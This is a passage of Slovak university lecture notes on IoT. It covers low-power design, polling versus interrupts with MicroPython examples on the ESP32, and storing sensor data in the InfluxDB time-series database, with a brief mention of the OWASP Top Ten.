OWASP nepravidelne vydáva rebríček známy pod názvom OWASP Top Ten[9] (posledná verzia je z roku *2017*). Jedná sa o dokument o najväčších bezpečnostných rizikách hroziacich pre webové aplikácie. Rebríček z roku 2017 vyzerá nasledovne:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. XSS
8. Insecure Deserialization
9. Using Components with Known Vulnurabilities
10. Insufficient Logging and Monitoring

V tomto dokumente sa veľmi často opakuje jedno odporúčanie: *"Nevytvárajte vlastnú implementáciu niečoho, čo už je vytvorené."* Zdôvodnenie je jednoduché:

- dopustíte sa chýb, ktoré majú existujúce projekty vychytané
- potenciálne problémy môžu vidieť len vaše oči, lebo žiadne iné ich nevidia
- bus factor má hodnotu *1*

Existujúce riešenia poskytujú hotové riešenia, kde je možné aktualizáciu vykonávať takmer na jedno kliknutie.

Príklady

- Barbara OS[10]
- balena.io[11]
- Mongoose OS[12]
- FreeRTOS[13]

[8] https://owasp.org
[9] https://owasp.org/www-project-top-ten/
[10] https://barbaraiot.com/products/barbara-os/
[11] https://www.balena.io
[12] https://mongoose-os.com
[13] https://www.freertos.org

Prednáška 6

Low Power

low power, polling, battery life, interrupts

6.1 The Problem of Power Consumption in IoT

Internet vecí so svojím príchodom priniesol niekoľko zaujímavých tém, ktoré je potrebné riešiť. Patria medzi ne témy ako je *bezpečnosť*, *ergonómia*, *technológie pre komunikáciu*, ale hlavne *nízka spotreba* zariadení. Zariadenia *IoT* sú totiž častokrát napájané batériou, pretože nemajú priamy prístup k napájaniu. To je častokrát spôsobené tým, že sú umiestnené na miestach, kde prístup k elektrickej sieti proste nie je možný.

Hľadanie spôsobov, ako zabezpečiť nízku spotrebu, však samozrejme so sebou nepriniesl až *IoT*. Už dávno predtým sme tu mali kalkulačky, diaľkové ovládače, digitálne hry, ale aj notebooky alebo mobilné telefóny. Všetky tieto zariadenia boli napájané z batérií. *IoT* zariadenia však predstavujú špeciálnu skupinu zariadení, kedy sa očakáva, že tieto zariadenia budú schopné vykonávať svoju činnosť bez zásahu používateľa mesiace až roky. A pred vyčerpaním batérie ešte stihnú s dostatočným predstihom upozorniť, že je potrebné batériu vymeniť. Energeticky autonómne zariadenia sú totiž základom *IoT*.

V prípade *IoT* zariadení si však nemôžeme dovoliť to isté, čo v prípade štandardných zariadení napájaných z elektrickej siete a teda - premieňať prebytok energie na teplo.

So zvyšujúcim sa množstvom prenosných zariadení vznikajú stále nové a nové technológie pre zvyšovanie kapacity batérií. Rovnako tak vznikajú aj postupy na to, ako zabezpečiť nízky odber energie. Takýchto postupov je niekoľko, ale v princípe je možné ich rozdeliť do dvoch základných skupín a síce:

1. postupy pre znížovanie odberu pri **navrhovaní softvéru**, a
2. postupy pre znížovanie odberu pri **navrhovaní hardvéru**.

IoT zariadenia totiž častokrát nevyžadujú pre svoju činnosť, aby boli neustále napájané. Napríklad pri meraní teploty v miestnosti nie je potrebné, aby jej odčítanie zo senzora teploty prebehlo každú sekundu. V tomto prípade si je možné vystačiť dokonca s niekoľko minútovým intervalom merania teploty. Kým tento interval neuplynie, tak zariadenie nerobí nič. Nič však môže znamenať uspatie procesu na potrebnú dobu pomocou volania funkcie `delay()` (v prípade napr. prototypovacej dosky *Arduino Uno*). To sa síce môže javiť tak, že mikrokontrolér nič nerobí, pretože funkcia `delay()` je *blokovacia*, ale zariadenie bude elektrickú energiu odoberať aj naďalej. Ak sa však na potrebný čas uvedie do režimu spánku, jeho odber elektrickej energie bude minimálny.

Uviesť mikrokontrolér do režimu spánku však nie je jediný spôsob, ktorým je možné znížiť odber elektrickej energie. *Martin Malý* vo svojej knihe *Hradla, volty, jednočipy* uvádza aj ďalšie postupy [35]:

- zníženie napájacieho napätia (aspoň na úroveň *3,3V*)
- spomaliť prácu mikrokontroléra (napr. jeho uspaním alebo znížením jeho pracovnej frekvencie)
- používať *CMOS* technológiu, ktorá má v kľude veľmi nízky odber

Znížiť odber napájania je samozrejme možné aj výberom vhodných komponentov. Častokrát môže ísť o zbytočné *LED* diódy, ktoré síce v porovnaní s inými zdrojmi svetla nízky odber, ale pri neustálom svietení dokážu spoľahlivo a rýchlo vybiť zdroj napájania. V prípade *IoT* zariadení sú však zaujimáve komponenty zabezpečujúce komunikáciu. Existujú totiž technológie, ktoré sú absolútne nevhodné pre tento typ komunikácie, zatiaľ čo iné boli dizajnované práve pre tento typ zariadení.

Pri navrhovaní hardvéru si je tiež dobré uvedomiť, že celkovú spotrebu ovplyvňuje spotreba jednotlivých komponentov. Niektoré náročnejšie senzory dokonca krátkodobo vyžadujú veľmi veľký prúd aj napriek tomu, že počas bežnej prevádzky, resp. pri uspaní je ich spotreba minimálna. Po zobudení alebo pri pripájaní (napr. niektoré komunikačné moduly) sú však schopné krátkodobo vyžadovať odber aj *2A*. Batéria teda musí byť pripravená v závislosti od komponentov *IoT* zariadenia aj na takúto krátkodobú záťaž.

6.2 Battery Life

Pri vývoji nových zariadení pre internet vecí je vždy dôležitou otázkou, ako dlho vydrží zariadenie pracovať, keď je napájané z batérie. Odpoveď na túto otázku záleží od dvoch vecí:

- od *kapacity batérie*, a
- od *spotreby zariadenia*.

6.2.1 Battery Capacity

Kapacita batérie sa udáva v jednotke *Ah* (ampérhodina), resp. v nižších jednotkách *mAh* (miliampérhodina). Batéria má kapacitu *jednej ampérhodiny*, ak je schopná pri svojom nominálnom napätí dodať teoreticky do záťaže prúd *1A* po dobu *1 hodiny*.

Kapacita batérií rovnakého typu sa môže líšiť v závislosti od výrobcu. Prehľad kapacít najznámejších batérií na trhu je zobrazený v nasledujúcej tabuľke. Batérie sú označené podľa *ANSI* označenia. Podľa *IEC* označenia sú označené len mincové a gombíkové batérie.

Typ	Označenie	Kapacita	Napätie
mincová batéria	CR2032	*190 - 225 mAh*	*3 V*
gombíková batéria	R44	*15 - 600 mAh*	*3 V*
tužková batéria	AA	*600 - 3400 mAh*	*1.2 - 1.5 V*
mikrotužková batéria	AAA	*350 - 1250 mAh*	*1.25 - 1.5 V*
9V batéria	9V	*400 - 1200 mAh*	*7.2 - 9 V*

Pri dizajnovaní a prevádzkovaní *IoT* zariadení sa neodporúča uvažovať o nabíjacích batériách. Nabíjateľné batérie sú do zariadení, ktoré sa používajú denne, ako napr. MP3 prehrávače, fotoaparáty alebo klávesnice a myši. Použitie nabíjateľných batérií je v tomto prípade finančne výhodnejšie, ako dokupovať neustále nové batérie.

IoT zariadenia sú totiž zariadenia, ktoré sa nepoužívajú denne, resp. neustále. Častokrát sa takéto zariadenie len zobudí, odčíta hodnotu zo senzora, odošle ju na spracovanie a opäť zaspí. Nabíjateľné batérie totiž trpia *samovoľným vybíjaním*, ktoré znižuje ich výdrž. Aj bez toho, aby bola nabíjateľná batéria používaná, sa môže po pár mesiacoch sama vybiť. Použitím nenabíjateľných (teda alkalických) batérií sa je možné tomuto problému vyhnúť. Zariadenia napájané alkalickými batériami dokážu fungovať mesiace až roky bez nutnosti

výmeny batérií.

6.2.2 Device Consumption

Určiť spotrebu zariadenia je o niečo zložitejšie. Zariadenie totiž môže počas svojej prevádzky v závislosti od ďalších pripojených komponentov (obvodov) odoberať v rozličnom čase rozličné množstvo energie.

Získať dobu životnosti batérie, resp. čas, počas ktorého je možné zariadenie napájať z batérie, je možné ako podiel kapacity batérie a veľkosti prúdu pretekajúceho záťažou. Ak by sme teda pripojili *Arduino Uno*, ktoré po zapojení odoberá prúd okolo *50mA* k batérii, ktorá má kapacitu *1000mAh*, vydrží byť *Arduino* napájané spolu *20h*:

$$t = \frac{BatteryCapacity}{LoadCurrent} = \frac{1000mAh}{50mA} = 20h$$

6.3 Managing Energy Consumption with Software

6.3.1 Motivation in the Beginning

Predstavte si, že pracujete na niečom veľmi dôležitom. Ste totálne sústredený, keď vtom sa náhle ozve váš žalúdok a dá vám rozličnými akusticko-citlivými možnosťami najavo, že máte hlad. Neváhate, však to predsa nie je prvýkrát, keď ste vyhladli, a vytočíte svoju obľúbenú pizzeriu, objednáte si svoju obľúbenú pizzu a spojovateľka vám oznámi, že vám vašu pizzu doručia až o *60* minút. Takže ešte *60* minút budete zápasiť s hladom.

Čo teraz? Do úvahy prichádza niekoľko možností:

1. nebudem robiť ďalej, pokiaľ sa nenajem - takže nasledujúcich *60* minút strávim sledovaním hodiniek
2. budem ďalej robiť hladný a popri tom budem pravidelne sledovať hodinky, či už neuplynulo tých *60* minút
3. nastavím si budík, aby ma po uplynutí *60* minút upozornil a ja som teda nemusel sledovať neustále hodinky, ale môžem sa plne sústrediť na prácu

Aj napriek tomu, že tento príklad z reálneho života vyznieva vzhľadom na uvedené možnosti pomerne komicky, môžeme isté paralely nájsť v mnohých našich, ale aj v rozličných existujúcich *IoT* riešeniach. Takže - čo robíme zle?

6.4 The Polling

Pamätáte sa na druhú časť animáku *Shrek*? Shrek šiel spolu s Fionou a oslíkom na návštevu k Fioniným rodičom do kráľovstva za siedmymi horami a siedmymi dolinami. A pamätáte sa na to, čo robil celý čas oslík? Celý čas sa pýtal rovnakú otázku: *"Kedy tam už budeme?"*

A presne rovnaký prístup častokrát volíme pri čítaní hodnôt zo senzorov - každé volanie funkcie `loop()` sa začne prečítaním hodnoty výstupu zo senzora. A to celé sa udeje niekoľkokrát za sekundu. Aby sa dopytovanie nedialo príliš často, funkciu je možné na krátky čas uspať. Tým je zabezpečené, aby sa dopytovanie na výstup z *PIR* senzoru vykonalo práve *2x* za sekundu.

Pri takomto prístupe sa správame presne tak, ako oslík v *Shrekovi* - neustále sa pýtame na tú istú vec. Znova a znova. Vo svete *informatiky* sa tento prístup nazýva slovom **polling**, pretože sa pýtame (z angl. *poll*). Jeho princíp spočíva v neustálom dopytovaní sa externého zariadenia, či na ňom nedošlo k požadovanej udalosti, resp. k zmene stavu. *Polling* predstavuje *synchrónnu operáciu.*

Polling je veľmi jednoduchý a častokrát postačuje pre riešenie väčšiny problémov. Má však aj niektoré nevýhody. Jednou z nich je vysoká pravdepodobnosť straty údajov. K tomu môže dôjsť napr. vtedy, ak externé zariadenie pošle údaje mikrokontroléru tesne potom, ako sa ich ten pokúsil prečítať. Alebo aj vtedy, ak dôjde k pohybu uprostred *500 ms* prestávky a počas tých istých *500 ms* sa pohyb aj skončí.

V ilustrácii na začiatku kapitoly o doručení pizze môže dôjsť k problému napr. vtedy, ak bude pizza doručená pred uplynutím *60 min* intervalu. Obecne takýto prístup nepredstavuje veľmi dobrý dizajn, ak je potrebné zákazníkovi povedať, že pizza dorazí presne po *60* minútach a ak vtedy neotvorí, svoj tovar nedostane (aj napriek tomu, že zaň zaplatil).

Samozrejme existujú požiadavky, pri ktorých je takéto správanie postačujúce. Napr. merať vonkajšiu teplotu stačí v niekoľkominútových pravidelných intervaloch a prípadný výkyv teplôt medzi dvoma meraniami je možné považovať za zanedbateľný.

Vďaka neustálemu dopytovaniu sa si *polling* vyžaduje vyhradenie väčšieho množstva zdrojov a hlavne času mikrokontroléra. Ten teda miesto vykonávania potrebných operácií plytvá svojimi zdrojmi na neustále kontrolovanie stavu externého zariadenia. To sa priamoúmerne dokáže prejaviť na spotrebe energie, pretože čím častejšie kontrolujeme stav externého zariadenia, tým viac energie spotrebujeme.

6.5 The Interrupts

Riešenie pôvodného problému s doručením pizze je však veľmi jednoduché - keď doručovateľ s pizzou dorazí, zazvoní alebo zaklope na dvere zákazníka. Poprípade ho pred príchodom upozorní telefonátom. Ten sa teda nemusí starať o to, či uplynula doba doručenia alebo či náhodou neprišiel skôr. Môže sa venovať svojim dôležitejším povinnostiam a na vznik udalosti doručenia bude automaticky a hlavne včas upozornený.

Tento mechanizmus sa v svete informačných technológií nazýva **prerušenie** (z angl. *interrupt*). Koncept *prerušení* je vo svete mikrokontrolérov veľmi dôležitý.

Prerušenie je mechanizmus, ktorým dá prostredie mikrokontroléru vedieť, že sa práve stalo niečo dôležité. Vo všeobecnosti je možné povedať, že **prerušenie** je špeciálny signál pre mikrokontrolér, ktorý poslal softvér alebo hardvér a vyžaduje si okamžitú pozornosť.

Výhodou takéhoto prístupu je vo všeobecnosti zníženie zaťaženia mikrokontroléra, ktorý nemusí stále dookola testovať, či k udalosti došlo alebo ešte nie (viď *polling*). V porovnaní s *polling*-om má prerušenie lepší *reakčný čas*, pretože reaguje na udalosť okamžite.

Princíp prerušenia sa využíva aj v *architektúre riadenej udalosťami* (a zngl. *event driven architecture*) alebo v *programovaní riadenom udalosťami* (z angl. *event driven programming*). V *objektovom programovaní* je zasa tento prístup opísaný pomocou návrhového vzoru *pozorovateľ* (z angl. *observer*).


Podobne, ako keď donášková služba volá priamo zákazníkovi, aby ho informovala o tom, že je donáška pripravená, aj požiadavku o prerušenie dostane od zariadenia priamo mikrokontrolér Tým pádom môže prísť požiadavka o prerušenie *kedykoľvek* a prerušenie predstavuje **asynchrónny** spôsob komunikácie.

Hlavný rozdiel medzi *polling*-om a *prerušením* je v tom, či sa softvér sám *opýta* alebo *hardvér* sám oznámi, či došlo k predmetnej udalosti.

6.5.1 Interrupt Service Routine

Inštrukcie programu, ktorý beží v mikrokontroléri, sa (obyčajne) vykonávajú *sekvenčne*. To znamená, že po vykonaní jednej inštrukcie sa vykoná nasledujúca inštrukcia v poradí. Akonáhle však mikrokontrolér dostane požiadavku na *prerušenie*, pozastaví sa vykonávanie inštrukcií programu mikrokontroléra a ten spustí špeciálnu funkciu na spracovanie prerušenia, ktorá sa označuje

ISR (z angli. *Interrupt Service Routine*). Po jej skončení sa obnoví vykonávanie prerušeného programu vykonaním ďalšej inštrukcie v poradí.



Obrázok 6.1: Calling of ISR [29]

ISR funkcie nevracajú žiadnu hodnotu a nemajú žiadny parameter. Ak je teda potrebné vo vnútri *ISR* funkcie zmeniť stav správania aplikácie, je na to možné použiť *globálne premenné*. Je to vlastne jediný spôsob, pomocou ktorého je možné prenášať údaje medzi *ISR* a hlavným programom.

Pri tvorbe *ISR* je dobré dodržiavať niekoľko odporúčaní:

- *ISR* majú byť čo najkratšie a čo najrýchlejšie, aby zbytočne nebrzdili hlavný program alebo prípadne ďalšie prerušenia, ktoré môžu nastať.

- Je potrebné sa vo vnútri *ISR* vyhnúť použitiu funkcie `delay()`!
- Nepoužívať sériovú komunikáciu!
- Ak programujete v jazyku *C*, tak globálne premenné, ktoré používate na zdieľanie údajov medzi *ISR* a programom, označte pomocou kvalifikátora `volatile`! Tým poviete prekladaču, že táto premenná môže byť použiteľná kdekoľvek v kóde a prekladač jej obsah vždy pri použití znovu načíta a nebude sa spoliehať na jej kópiu v registri. Zabránite tak aj prípadným optimalizáciám prekladača, vďaka ktorým by ju mohol napr. vyhodiť, pretože sa nepoužíva (v hlavnom programe).
- Nevypínať ani nezapínať podporu prerušení vo vnútri *ISR*. V tomto prípade však existujú výnimky, ktoré budú opísané neskôr v kapitole.

V dokumentácii jazyka *MicroPython* nájdeme tieto odporúčania [39]:

- Keep the code as short and simple as possible.
- Avoid memory allocation: no appending to lists or insertion into dictionaries, no floating point.
- Consider using micropython.schedule to work around the above constraint.
- Where an ISR returns multiple bytes use a pre-allocated bytearray. If multiple integers are to be shared between an ISR and the main program consider an array (array.array).
- Where data is shared between the main program and an ISR, consider disabling interrupts prior to accessing the data in the main program and re-enabling them immediately afterwards (see Critical Sections).
- Allocate an emergency exception buffer (see below).

6.6 Reasons to use Interrupts

Existuje veľa dôvodov, prečo *prerušenia* používať . Niektoré z nich sú tieto:

- To detect pin changes (eg. rotary encoders, button presses)
- Watchdog timer (eg. if nothing happens after 8 seconds, interrupt me)
- Timer interrupts - used for comparing/overflowing timers
- SPI data transfers
- I2C data transfers
- USART data transfers
- ADC conversions (analog to digital)
- EEPROM ready for use
- Flash memory ready

6.6.1 Types of Interrupts

Pri práci s mikrokontrolérmi je možné prerušenia rozdeliť do dvoch skupín:

1. **hardvérové prerušenia**, známe tiež ako **externé prerušenia**, alebo tiež **pin-change prerušenia**, a
2. **softvérové prerušenia**, ktoré sú známe ako **interné prerušenia** alebo tiež **časovače**.

Ako už názov napovedá, signál prerušenia prichádza v prípade **hardvérových** alebo **externých prerušení** z externého zariadenia. Toto zariadenie je s mikrokontrolérom priamo prepojené. Keďže sú prerušenia asynchrónne, k prerušeniu môže dôjsť kedykoľvek.

Interné prerušenia zasa referujú na čokoľvek vo vnútri mikrokontroléra, čo dokáže vyvolať prerušenie. Príkladom môžu byť napríklad **časovače**, pomocou ktorých je možné zabezpečiť, aby k vyvolaniu prerušenia dochádzalo pravidelne napr. každú *1 sekundu*.

6.6.2 Interrupt Vectors in ATmega328P

V jednej chvíli môžu byť naraz vyvolané viaceré žiadosti o prerušenie a mikrokontrolér sa musí rozhodnúť, ktorá z nich bude ošetrená ako prvá. Je teda potrebné, aby mikrokontrolér vedel povedať, ktoré prerušenia majú prednosť pred inými.

Mikrokontrolér obsahuje tzv. *tabuľku vektorov prerušení*. Táto tabuľka sa nachádza na začiatku programovej flash pamäti a obsahuje adresy *ISR* funkcií jednotlivých prerušení. V ich poradí je však aj priorita - čím má prerušenie nižšiu adresu, resp. *vektor prerušenia* má nižšie číslo, tým má *vyššiu prioritu*. Z tabuľky je teda možné vidieť, že najvyššiu prioritu má prerušenie od zdroja `RESET` a najnižšiu prioritu od zdroja `SPM READY`.

6.6.3 Handling the External Interrupts with ESP32

Poďme sa teda pokúsiť vylepšiť náš kontajner tým, že vytvoríme externé prerušenie pri uzavretí kontajnera. Už v rámci predchádzajúcich analýz sme identifikovali, že zmysel má odčítavať úroveň smetí v kontajneri až pri jeho zatvorení. Zatvorenie kontajnera budeme reprezentovať tlačidlom a to konkrétne jeho uvoľnením.

Začnem tým, že vytvorím ISR funkciu pre ošetrenie vzniknutého prerušenia a nechám v nej vypísať do sériovej linky (čo samozrejme nie je odporúčaný prístup) jednoduchú správu:

```
def handle_closed_lid(pin):
    print('>> Lid was closed.')
```

Následne vytvoríme objekt pre pin, ku ktorému pripojíme tlačidlo:


```
from machine import Pin

button = Pin(19, Pin.IN)
```

> **Poznámka**
> Každý mikrokontrolér je špecifický tým, že na zachytenie externého prerušenia z pripojeného zariadenia nie je možné použiť každý digitálny pin. Vždy je preto potrebné overiť si možnosti mikrokontroléra v jeho dokumentácii. V prípade mikrokontroléra *ESP32* je možné použiť každý GPIO pin. V prípade mikrokontroléra *ATmega328P*, ktorý sa používa na doskách *Arduino*, však môžeme použiť len *2* piny.

Následne pomocou metódy `.irq()` nad objektom `button` zašpecifikujeme, pomocou ktorej funkcie ošetríme vzniknuté prerušenie a akým spôsobom sa toto prerušenie spustí. Metóda `.irq()` má teda tieto parametre:

- `trigger` - definuje spôsob spustenia prerušenia; k dispozícii sú tri režimy:
  1. **falling** - Prerušenie je vyvolané vtedy, keď dôjde k zmene úrovne z `HIGH` na `LOW`. Tento proces sa deje napríklad pri uvoľnení stlačeného tlačidla. Režim je reprezentovaný pomocou hodnoty `Pin.IRQ_FALLING`.
  2. **rising** - Prerušenie je vyvolané vtedy, keď dôjde k zmene úrovne z `LOW` na `HIGH`. Tento proces sa deje napríklad pri stlačení tlačidla. Režim je reprezentovaný pomocou hodnoty `Pin.IRQ_FALLING`.
  3. **change** - Prerušenie je vyvolané vtedy, keď dôjde k zmene úrovne pinu buď z `HIGH` na `LOW` alebo z `LOW` na `HIGH`. Tento proces sa deje napríklad pri stláčaní prepínača. Režim je reprezentovaný hodnotou `3`.
- `handler` - funkcia (*ISR*), ktorá sa zavolá na ošetrenie vzniknutého prerušenia

Princíp fungovania jednotlivých režimov prerušenia je možné vidieť na nasledujúcom obrázku:



Obrázok 6.2: Level Triggered Interrupts (zdroj[1])

Keďže v našom prípade chceme na pin-e, ku ktorému je pripojené tlačidlo, sledovať zmenu z úrovne `HIGH` na úroveň `LOW`, režime vzniku prerušenia nastavíme na `Pin.IRQ_FALLING`:

```
button.irq(trigger=Pin.IRQ_FALLING,
           handler=handle_closed_lid)
```

Ak aktuálne spustíme program, nič sa neudeje. Ak ale stlačíme tlačidlo, pri jeho uvoľnení dôjde k vzniku externého prerušenia a rovnako tak k jeho ošetreniu.

Poznámka
Na rozličných mikrokontroléroch sa je možné stretnúť s rozličnými režimami prerušení. Okrem režimov **falling**, **rising** a **change** sa je možné stretnúť aj s ďalšími režimami:

- **low** - Prerušenie je vyvolané vtedy, keď sa na pine nachádza úroveň `LOW`. Tento proces sa deje napríklad vtedy, ak je tlačidlo pripojené k digitálnemu pinu v režime `INPUT_PULLUP` a po jeho stlačení sa na pin privedie úroveň `LOW`.
- **high** - K tomuto prerušeniu dôjde vždy vtedy, keď sa na pine bude nachádzať úroveň `HIGH`.

Na základe uvedených *režimov prerušenia* mikrokontroléra sa je možné stret-

núť ešte s nasledujúcim rozdelením *externých prerušení*:

- **Level Interrupts** - Prerušenie je vyvolané zakaždým, keď sa na vstupe objaví signál konkrétnej úrovne (`HIGH` alebo `LOW`). Pri tomto type prerušenia je dobré dať pozor na to, že pri nezmenenom signále môže k prerušeniu dochádzať opakovane aj počas ošetrovania predchádzajúceho prerušenia.
- **Edge Interrupts** - Prerušenie je vyvolané vtedy, keď dôjde k zmene jednej úrovne signálu na druhú (napr. ak dôjde k zmene úrovne z `HIGH` na `LOW` alebo z `LOW` na `HIGH`).

6.6.4 Pros and Cons of Interrupts

Výhody:

- lepší reakčný čas v porovnaní s *polling*-om
- šetrenie zdrojov

Nevýhody:

- Prerušenia sa výrazne horšie ladia, pretože k prerušeniu môže dôjsť aj počas ladenia programu. A vy zrazu neviete, koľko prerušení bolo vykonaných medzi krokovaním aktuálnej časti programu.

Prednáška 7

About Data

zber dát, vizualizácia dát, analýza dát, time series databázy

7.1 Introduction

Začnime pohľadom na službu, o ktorej sa rozprávame od začiatku - o chytrom vývoze odpadu (waste management). Trochu preháňajme a uvažujme, že v Košiciach sa nachádza 1000 domov (súpisné čísla). Preháňajme ďalej a povedzme, že pre každý dom máme vyhradený

- 1 kontajner pre papier,
- 1 kontajner pre sklo,
- 1 kontajner pre plasty, a
- 1 kontajner pre komunálny odpad.

Obrázok 7.1: Smart Waste Management (zdroj[1])


To máme dokopy 4000 veľkých kontajnerov v meste. Zatiaľ nič nehovoríme o verejných kontajneroch v parkoch, na zastávkach a podobne. Každý z týchto kontajnerov je v našom scenári vybavený chytrým zariadením (vecou), ktoré

vie zistiť množstvo odpadu v kontajneri a v pravidelných intervaloch, ako aj v prípade potreby (množstvo odpadu presiahlo úroveň, kedy ho je potrebné vyviezť) vie odoslať údaje o svojom stave. Ak budeme preháňať ďalej, tak povedzme, že každé zariadenie bude posielať správu o aktuálnom stave každú hodinu. To znamená, že v jednom momente zaznamenáme nápor v podobe 4000 požiadaviek o zápis údajov do databázy.

Toto číslo samozrejme nie je extrémne veľké. Ak by sme však mali senzory, ktoré by snímali údaje napr. každú minútu alebo každých niekoľko sekúnd, množstvo údajov, ktoré je potrebné uložiť, by bolo výrazne vyššie.

V našom scenári sme však stále v jednom meste. Čo ak by sme svoju službu prevádzkovali v niekoľkých mestách zároveň? Čo ak by sme vyhrali nejakú štátnu zákazku a stali by sme sa výlučným poskytovateľom danej služby na Slovensku? Čo ak by sme uvažovali vo veľkom a podarilo by sa nám preraziť za hranicami a službu by sme poskytovali v niekoľkých krajinách? Množstvo údajov čakajúcich na uloženie by rástlo ďalej, vďaka čomu by sa **databázový server** stal veľmi rýchlo úzkym hrdlom systému.


Hovorili sme o tom, že nápor množstva údajov vieme znížiť vhodným umiestnením **vrstvy edge** v našej architektúre. Tá nám pomôže znížiť nápor agregovaním údajov, prípadne ich čiastočným predspracovaním alebo aj analytikou.



Obrázok 7.2: IoT Architecture Overview [69]

7.2 Horizontal vs Vertical Scaling

Znížiť nápor množstva údajov však môžeme aj výberom vhodného databázového systému s vhodnými vlastnosťami. Databázové servery pre IoT riešenia, ktoré potrebujú spracovávať obrovské množstvá údajov v reálnom čase, by mali byť **horizontálne škálovateľné**.



Obrázok 7.3: Scale Out vs Scale Up [46]

Relačné databázové systémy sú tu s nami už od 70-tych rokov. S množstvom uchovávaných údajov sa môžu začať potýkať s problémom potrebného výkonu. Akonáhle sa problémy tohto typu vyskytnú, začnú ich spoločnosti riešiť **vertikálnym škálovaním**.

Vertikálne škálovať (alebo tiež **scale up/down**) znamená pridať ďalšie zdroje (alebo odstrániť existujúce) z jedného uzla (zariadenia). Obyčajne sa jedná o zvýšenie výkonu v podobe rýchlejšieho CPU, zvýšenie počtu CPU, zvýšenie RAM alebo zväčšenie diskového priestoru na jednom počítači.

Tento spôsob škálovania má však svoje limity. Tie sú dané hlavne fyzikálnymi zákonitosťami, resp. možnosťami aktuálnych technológií.

Horizontálne škálovať (alebo tiež **scale out/in**) znamená pripojiť do systému ďalšie uzly (alebo odpojiť existujúce). To docielime pripojením nového počítača do distribuovaného systému. Vlastnosťou horizontálneho škálovania je vybavená väčšina NoSQL databázových systémov.

Samozrejme aj jeden aj druhý prístup má svoje výhody a nevýhody:

horizontálne škálovanie	**vertikálne škálovanie**
so zvyšovaním počtu pripojených uzlov sa zvyšuje aj dostupnosť	single point of failure

horizontálne škálovanie	vertikálne škálovanie
pri škálovaní nie je potrebný žiadny výpadok služby	pri zmene konfigurácie je služba nedostupná
relatívne nízke náklady	lepší hardvér predstavuje zvýšené náklady
škálovať je možné teoreticky do nekonečna	obmedzené možnosti zvyšovania výkonu
nie každý softvér a problém je možné riešiť distribuovane	väčšina softvéru zvláda výhody vertikálneho škálovania
problémy ako potreba load balancera na distribuovanie požiadaviek, synchronizácia a replikácia údajov, aktualizácia softvéru	jednoduchá správa softvéru na jednom počítači/zariadení
automatické škálovanie použitím vhodných služieb (AWS)	automatizácia je možná buď vlastnými skriptami alebo inštalovanými službami

7.3 Time Series Databases

Údaje, ktoré zbierame v IoT aplikáciách, sú závislé na čase. Takýto typ databáz sa nazýva **time series** (časové rady) databázy

Time series databáza (TSDB) je softvérový systém, ktorý je optimalizovaný pre prácu s časovými radmi na základe párov dvojíc čas a hodnota.

Obecne sa teda jedná o údaje, ktoré keď vizualizujeme v podobe grafu, tak jedna z osí reprezentuje čas. Čas tu figuruje ako nezávislá premenná a cieľom je obyčajne predikovať budúcnosť.

Nad dátami tohto typu nás častokrát zaujímajú otázky ako:


- aká bola teplota za poslednú hodinu?
- aká bola teplota za posledných 24 hodín?
- aká bola priemerná teplota za celý minulý rok?

Ich popularita v posledných rokoch prudko stúpla, o čom svedčí aj štatistika serveru db-engines.com[2] na základe kategórií databáz.


TSDB majú najväčšie uplatnenie v týchto troch oblastiach:

1. **IoT** - senzorické dáta

[2] https://db-engines.com/



Obrázok 7.4: Cost difference in vertical vs horizontal scalability [63]



Obrázok 7.5: DB-Engines Score by DB Category [61]

2. **DevOps** - monitoring
3. **dátová analytika** (v reálnom čase) - metriky

typy grafov/údajov

- v pravidelných intervaloch - pravidelné merania
- v nepravidelných intervaloch - udalosť

7.4 InfluxDB


InfluxDB is a programmable and performant time series database, with a common API across OSS, cloud and Enterprise offerings.

InfluxDB is designed to work with time-series data. SQL databases can handle time-series but weren't created strictly for that purpose. In short, InfluxDB is made to store a large volume of time-series data and perform real-time analysis on those data, quickly.

In InfluxDB, a timestamp identifies a single point in any given data series. This is like an SQL database table where the primary key is pre-set by the system and is always time.

InfluxDB also recognizes that your schema[3] preferences may change over time. In InfluxDB you don't have to define schemas up front. Data points can have

[3] https://docs.influxdata.com/influxdb/v1.7/concepts/glossary/#schema



Obrázok 7.6: Regular vs Irregular Time Series [47]

one of the fields on a measurement, all of the fields on a measurement, or any number in-between. You can add new fields to a measurement simply by writing a point for that new field.

7.4.1 Terminology

Referencing the example above, in general:

- An InfluxDB **measurement** (`foodships`) is similar to an SQL database table.
- InfluxDB **tags** (`park_id` and `planet`) are like indexed columns in an SQL database.
- InfluxDB **fields** (`#_foodships`) are like unindexed columns in an SQL database.
- InfluxDB **points** (for example, `2015-04-16T12:00:00Z 5`) are similar to SQL rows.

measurement

drzi udaje v UTC

7.4.2 InfluxQL

InfluxQL is an SQL-like query language for interacting with InfluxDB. It has been lovingly crafted to feel familiar to those coming from other SQL or SQL-like environments while also providing features specific to storing and

analyzing time series data.

7.4.3 InfluxDB API

Služba poskytuje HTTP REST API pre prácu s databázou štandardne na porte `8086`. Pomocou neho je možné:

- vytvoriť databázu
- vkladať údaje
- získavať údaje

Nás bude primárne zaujímať vkladanie údajov do databázy. To je možné pomocou HTTP metódy `POST`. Vkladané údaje majú tieto položky:

- **measurement** - názov merania (tabuľky)
- **tags** - zoznam značiek s ich hodnotami (metaúdaje)
- **fields** - namerané hodnoty (samotné údaje)
- **timestamp** - časová značka, ktorá však nie je povinná

Príklad vloženia informácií do databázy `mydb` o meraní teploty v stupňoch Celzia v kuchyni pomocou senzora *DHT22* je tu:

```
$ curl -i \
  -X POST 'http://localhost:8086/write?db=mydb&precision=s' \
  --data-binary 'temperature, \
                 room=kitchen, \
                 sensor=dht22 value=21.64, \
                 unit=C 1585856323'
```

V tomto prípade bola použitá aj časová značka v podobe *Unixového času*. To je dobré používať napr. vtedy, keď chcete do merania (tabuľky) vložiť staršie údaje. Inak je možné údaje vkladať aj bez uvedenia časovej značky, pričom čas bude doplnený na strane databázového servera:

```
$ curl -i \
  -X POST 'http://localhost:8086/write?db=mydb' \
  --data-binary 'temperature, \
                 room=kitchen, \
                 sensor=dht22 value=21.64, \
                 unit=C'
```

Keďže sa jedná o protokol HTTP, v jazyku MicroPython môžeme použiť balík `urequests`:

```python
import urequests

url = 'http://localhost:8086/write?db=mydb'
data = 'temperature,room=kitchen,\
        sensor=dht22 value=21.64,unit=C'
response = urequests.post(url, data=data.encode())
# check result
response.close()
```

7.5 Visualization with Grafana

ak influxdb drzi udaje v UTC, tak Grafana ich automaticky konvertuje vzhladom na vasu casovu zonu

